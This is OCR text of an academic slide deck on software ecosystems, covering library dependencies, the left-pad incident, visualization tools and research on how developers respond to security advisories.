
Software Ecosystems: Where Do We Go From Here?

Raula Gaikovina Kula
Professor
Graduate School of Information Science and Technology, T
University of Osaka
raula-k@ist.osaka-u.ac.jp

25th Oct. 2025

Software Ecosystems: Where Do We Go From Here?



Standing on the shoulders of giants

Tip

All work is a product of collaborators, supervisors, students, and others all working in the Field!

https://raux.github.io/posts

Profile at a Glance

2013 Appointed Assistant Prof.

2017 Appointed Assistant Prof.

2018 Assistant Prof.

2023 Associate Prof.


2025 ~ Professor


Community Service - Associate Editor
Steering, ACM SIGSOFT CARES,CACM

… a Software Engineering (SE) Researcher

Empirical Studies on Building Software

- **Software as Ecosystems**
- Developer Proficiency as Code
- Bridging Developers as Societies





My Perspective


How the World has changed...

OpenAI

2024

Libraries.io

GHTorrent
@ghtorrent



git GH Archive


Software Heritage

2013

2023

How one programmer broke the internet by deleting a tiny piece of code

```
module.exports = leftpad;
function leftpad (str, len, ch) {
  str = String(str);
  var i = -1;
  if (!ch && ch !== 0) ch = ' ';
  len = len - str.length;
  while (++i < len) {
    str = ch + str;
  }
  return str;
}
```



Alpha-Omega


Partnering with open source software project maintainers to systematically find new, as-yet-undiscovered vulnerabilities in open source code – and get them fixed – to improve global software supply chain security.

snyk

Developer loved. Security trusted.

Log4Shell™

Example of a Python library (Pandas)



Dependencies


Required dependencies

pandas requires the following dependencies.

Package	Minimum supported version
NumPy	1.22.4
python-dateutil	2.8.2
pytz	2020.1
tzdata	2022.7

```
In [1]: import numpy as np

In [2]: import pandas as pd
```



Library of the Library (Pytz)

Dependencies

Required dependencies

pandas requires the following dependencies.

Package	Minimum supported version
NumPy	1.22.4
python-dateutil	2.8.2
pytz	2020.1
tzdata	2022.7

https://v-achilles.com/

Figure 2: V-Achilles analysis result with dependency graph visualization and a tool tip that shows the dependency's vulnerability information





Fig. 2. VerXCombo - Parallel Sets Visualization

2015 IEEE 23rd International Conference on Program Comprehension

VerXCombo: An interactive data visualization of popular library version combinations

Yuki Yano, Raula Gaikovina Kula, Takashi Ishio, Katsuro Inoue
Osaka University, Japan
{y-yano, raula-k, ishio, inoue}@ist.osaka-u.ac.jp



(a) *Ranza* overview, showing all 6 packages in use, 5 flagged as outdated (color and rotation) are candidates for an update.

SoL Mantra: Visualizing Update Opportunities Based on Library Coexistence

Boris Todorov*, Raula Gaikovina Kula†, Takashi Ishio†, Katsuro Inoue*
*Osaka University, Osaka, Japan
†Nara Institute of Science and Technology, Nara, Japan
Email: {boritod, inoue}@ist.osaka-u.ac.jp, {raula-k, ishio}@is.naist.jp

Software Ecosystems

Software Ecosystem…


Adapted from biological ecosystems:


Scypersrsky [1]: ***"defined as a set of businesses functioning as a unit and interacting with a shared market for software and services, together with relationships among them."***

Lungu [2]: ***"a collection of software systems, which are developed and co-evolve in the same environment"***

Stallman [3] : ***"It is a mistake to describe the free software community, or any human community, as an "ecosystem", because that word implies the absence of (1) intention and (2) ethics"***

The Emergence of the Ecosystem






https://sl.bing.net/eIpmJDe7PSS

Disruption to the Software Ecosystem

- Over Reliance on the ecosystem
- Disruption of outside invaders
- Population control
- How can we model, visualize?



https://sl.bing.net/elpmJDe7PSS

mistrust on dependency adoption - 2006

> There's a lot of talk about JavaScript libraries, including a lot of hype and cheerleading, but I think that maybe the discussion is disproportionate to the amount of people actually using libraries. Personally, I'm somewhat mistrustful of using other people's code (I'm a bit of a control freak) and I thought I was in the minority, but having spoken to people like Stuart and PPK who share my feelings, now I'm not so sure.

NCBM (Not Coded By Me)

The control-freak problem is tough for me to understand, because I don't suffer from it. I'm a self-taught programmer, and I learned very early on that good libraries are a programmer's best friend; they save you having to solve a problem that's already solved, and reading the code can often be a useful learning experience for non-experts. The control-freak viewpoint of "I don't trust anyone else's code" runs directly counter to that, and makes me feel a bit uneasy. Pretty much *every* programmer has to trust somebody else's code at some point:

- C and C++ programmers have to trust the people who provide their compiler and their libc and/or STL.
- Java programmers have to trust the people who provide their JVM and class library, and C# programmers have to trust the people who provide their CLR and .NET libraries.
- Programmers who write Python, Ruby, Perl, PHP or other interpreted languages have to trust the people who provide the inerpreter.
- *Everybody* listed above has to trust an operating system vendor.


The knowledge gap

This is probably the hardest objection to deal with, for a couple of reasons. First of all, it comes off as an awfully snobbish thing to say: "oh, don't try to play with the grown-ups' toys, you're not ready for them yet." And, in a way, it *is* an awfully snobbish thing to say; it's as if the experienced JavaScript programmers are all turning their noses up and sneering at the poor peasants who can't recite IE's proprietary event-handling system from memory. This is a serious issue not because it scares people away from JavaScript libraries, but because it scares them away from learning about JavaScript; if they see too much condescension from the "experts", new programmers won't have much incentive to learn more than the bare minimum they need to deal with the task of the day.

But there is some practicality in the snobbishness; if you don't have a certain familiarity with JavaScript and with browser quirks, you could be in for a lot of trouble:

- You might not be able to figure out how to use a particular library.
- If you can figure out how to use a library, you still might not be getting the most out of it because you don't know what options it really gives you.
- The library you end up using might have bugs which you don't understand and can't fix.
- You might inadvertently use it in an unsafe way and end up with cross-site scripting bugs or other security problems.

- How to Use
- Best Usage
- Bugs you cannot understand
- Unsafe Usage





Explosion of Open Source Library Usage

Supported Package Managers

npm 4.91M Packages	**Maven** 672K Packages	**PyPI** 610K Packages	**Go** 574K Packages
NuGet 547K Packages	**Packagist** 444K Packages	**Rubygems** 188K Packages	**Cargo** 177K Packages
CocoaPods 101K Packages	**Bower** 68.2K Packages	**Pub** 61.8K Packages	**CPAN** 41.5K Packages
CRAN 27.7K Packages	**Clojars** 24.2K Packages	**conda** 19.4K Packages	**Hackage** 18.1K Packages
Hex 17.5K Packages	**Meteor** 13.3K Packages	**Homebrew** 9.45K Packages	**Puppet** 6.92K Packages
Carthage 4.76K Packages	**SwiftPM** 4.21K Packages	**Julia** 3.03K Packages	**Elm** 3.03K Packages
Dub 2.86K Packages	**Racket** 2.75K Packages	**Nimble** 2.52K Packages	**Haxelib** 1.7K Packages
PureScript 797 Packages	**Alcatraz** 456 Packages	**Inqlude** 228 Packages	


Key Idea: Systematic Modeling






Library migration between systems and libraries. The orange arrow depicts dependency relations between them.

Visualizing Library Usage



A Library Migration Plot. In this example, the release of a related security advisory CVE-2014-0114 (black dashed line) that affects beanutils versions 1.9.1 (marked with crossbones).

Origins of the Research



- **Popularity Trends**
  - Mileva et al., IWPSE09
  - De Roover, ICPC13
- **Evolution Studies (lags in updates)**
  - Raemakers et al., ICSME12, MSR13
  - Robbles et al., FSE12
  - Bavota et al., ESE15
- **Dependency Networks (Transitive)**
  - Decan et al., ESE18, SANER17
  - Abdalkareem et al., FSE17

And many more!

Breakthrough in Research


Impact came with Mass Usage!

NPM ERR!

How one programmer broke the internet by deleting a tiny piece of code

leftpad.js | package.json

```
1  module.exports = leftpad;
2  function leftpad (str, len, ch) {
3    str = String(str);
4    var i = -1;
5    if (!ch && ch !== 0) ch = ' ';
6    len = len - str.length;
7    while (++i < len) {
8      str = ch + str;
9    }
10   return str;
11 }
12
```



Empirical Software Engineering
pp 1–34

Do developers update their library dependencies?

An empirical study on the impact of security advisories on library migration


Authors Authors and affiliations

Raula Gaikovina Kula ✉, Daniel M. German, Ali Ouni, Takashi Ishio, Katsuro Inoue


Raula Gaikovina Kula, Dr. Eng
Software Engineering Lab

NARA INSTITUTE OF SCIENCE AND TECHNOLOGY
- Outgrow your limits -

ESEC/FSE2017
Journal First




(a) Systems heavily rely on third-party dependencies




(b) There is little correlation between frequent updates and # dependencies

Figure: System Analysis



(a) Library migration is not common practice for older versions



(b) Systems are more likely to remain with older popular library versions

Figure: Library Analysis

Effectiveness of Awareness Mechanisms (1/2)

RQ2: To what extent are developers updating their library dependencies?

- ★ 3 new releases of popular libraries
- ★ 5 security vulnerabilities

- ★ *"New release of a popular library (i) there exist patterns of consistent migration and patterns where an older popular library version is still preferred."*
- ★ *"For a security advisory disclosure we find cases of developer (ii) non responsiveness to security advisory disclosure, which is sometimes due to an incomplete patch or a latent security advisory."*

Effectiveness of Security Advisory (2/2)

RQ3: Why are developers non responsive to a security advisory?


- ★ Vulnerable projects contacted for feedback
- ★ Understand feedback

"69% of developers were unaware of their vulnerable dependencies and proceeded to immediately migrate to a safer dependency."

- ★ Developers evaluate based on project specific priorities.
- ★ Developers cite migration as a practice that requires extra migration effort and added responsibility.

Kula, R.G., German, D.M., Ouni, A. *et al.* Do developers update their library dependencies?. *Empir Software Eng* 23, 384–417 (2018). https://doi.org/10.1007/s10664-017-9521-5

Example SUG Visualizations



A Generalized Model for Visualizing Library Popularity, Adoption and Diffusion within a Software Ecosystem

Raula Gaikovina Kula*, Coen De Roover†, Daniel M. German‡, Takashi Ishio* and Katsuro Inoue§
*Nara Institute of Science and Technology, Japan
†Vrije Universiteit Brussel, Belgium
‡University of Victoria, Canada
§Osaka University, Japan
Email: {raula-k,ishio}@is.naist.jp, cderoove@vub.ac.be, dmg@uvic.ca, inoue@ist.osaka-u.ac.jp

R. G. Kula, C. De Roover, D. M. German, T. Ishio and K. Inoue, "A generalized model for visualizing library popularity, adoption, and diffusion within a software ecosystem," *2018 IEEE 25th International Conference on Software Analysis, Evolution and Reengineering (SANER)*, Campobasso, Italy, 2018, pp. 288-299, doi: 10.1109/SANER.2018.8330217.





Fig. 2. VerXCombo - Parallel Sets Visualization

2015 IEEE 23rd International Conference on Program Comprehension

VerXCombo: An interactive data visualization of popular library version combinations

Yuki Yano, Raula Gaikovina Kula, Takashi Ishio, Katsuro Inoue
Osaka University, Japan
{y-yano, raula-k, ishio, inoue}@ist.osaka-u.ac.jp

Yano, Yuki, et al. "VerXCombo: An interactive data visualization of popular library version combinations." *2015 IEEE 23rd International Conference on Program Comprehension*. IEEE, 2015.



(a) *Ranza* overview, showing all 6 packages in use, 5 flagged as outdated (color and rotation) are candidates for an update.

SoL Mantra: Visualizing Update Opportunities Based on Library Coexistence

Boris Todorov*, Raula Gaikovina Kula†, Takashi Ishio‡, Katsuro Inoue*
*Osaka University, Osaka, Japan
†Nara Institute of Science and Technology, Nara, Japan
Email: {boris-t, inoue}@ist.osaka-u.ac.jp, {raula-k, ishio}@is.naist.jp

Todorov, B., Kula, R. G., Ishio, T., & Inoue, K. (2017, September). SoL Mantra: Visualizing update opportunities based on library coexistence. In *2017 IEEE Working Conference on Software Visualization (VISSOFT)* (pp. 129-133). IEEE.

[2306.10020] The Life and Death of Software Ecosystems


Life and Death of Ecosystems

Home > Towards Engineering Free/Libre Open Source Software (FLOSS) Ecosystems for Impact and Sustainability > Chapter

The Life and Death of Software Ecosystems

Chapter | First Online: 06 July 2019

pp 97–105 | Cite this chapter



Towards Engineering Free/Libre Open Source Software (FLOSS) Ecosystems for Impact and Sustainability

Raula Gaikovina Kula & Gregorio Robles

TABLE 2 Emergent Projects after the death of the ecosystem

System Name	Example Emergent Projects
Concurrent Versioning System (CVS)	CVSNT
FireFoxOS	Panasonic variant, H5OS, KaiOS, Jio
Apache Geronimo	Tomcat, EJB, Derby
Maemo	MeeGo, Tizan, Mer

Crossing Ecosystems

Intertwining Communities: Exploring Libraries that Cross Software Ecosystem

20th International Conference on Mining Software Repositories (MSR 2023), May 16, 2023

Kanchanok Kannee, Raula Gaikovina Kula, Supatsara Wattanakriengkrai, Kenichi Matsumoto
Nara Institute of Science and Technology, Japan

NARA INSTITUTE OF SCIENCE AND TECHNOLOGY - Outgrow your limits -

Software Engineering Laboratory
Graduate School of Information Science
Nara Institute of Science and Technology


Our results show that communities do reach beyond the boundaries of a single programming language

Three main questions for future research:

1. Should maintainers consider releasing to multiple ecosystems?
2. Will this phenomenon solve the need to find replacement libraries?
3. How will cross-ecosystem libraries impact ecosystem-level topics like governance, and management?

Example of cross-ecosystem library

Bokeh is a popular interactive visualization library for modern web browsers



The README on GitHub


To identify a cross-ecosystem library, we use *GitHub repository URL* as a *link between two analogical libraries*

Five popular software ecosystems:

npm, R, pypi, Maven, Gem

Collected dataset from Libraries.io

